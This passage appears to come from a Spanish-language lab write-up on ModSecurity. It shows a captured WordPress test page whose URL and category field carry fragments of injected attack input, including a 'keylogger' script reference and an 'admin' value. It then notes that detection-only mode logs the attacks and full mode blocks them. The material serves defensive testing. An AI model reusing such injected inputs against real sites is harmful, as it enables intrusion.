modsecurity.ssi.net/wordpress/index.php?cat
cript_keylogger
Pruebas SSI
Just another WordPress weblog
Not Found
Search
Search
You are currently browsing the archives for the :e201994dca9320fc94336603b1cfc970:admin: category.
Archives
» October 2016
Categories
» Categoria 2 (1)
» Categoria Pruebas (3)
Pruebas SSI is proudly powered by WordPress
Entries (RSS) and Comments (RSS).



4.- MOD_SECURITY.

SecureRules Detection Only

Si limitamos `Mod Security` a su modo de sólo detección, no detendrá ningún ataque, pero sí que registra todos los intentos anteriores en los logs: `error, access y modsec_audit` .

SecureRules ON

Como era de esperar con `Mod Security` totalmente activo, los ataques previos son bloqueados, rediriguiendonos a una página de ***Forbidden***.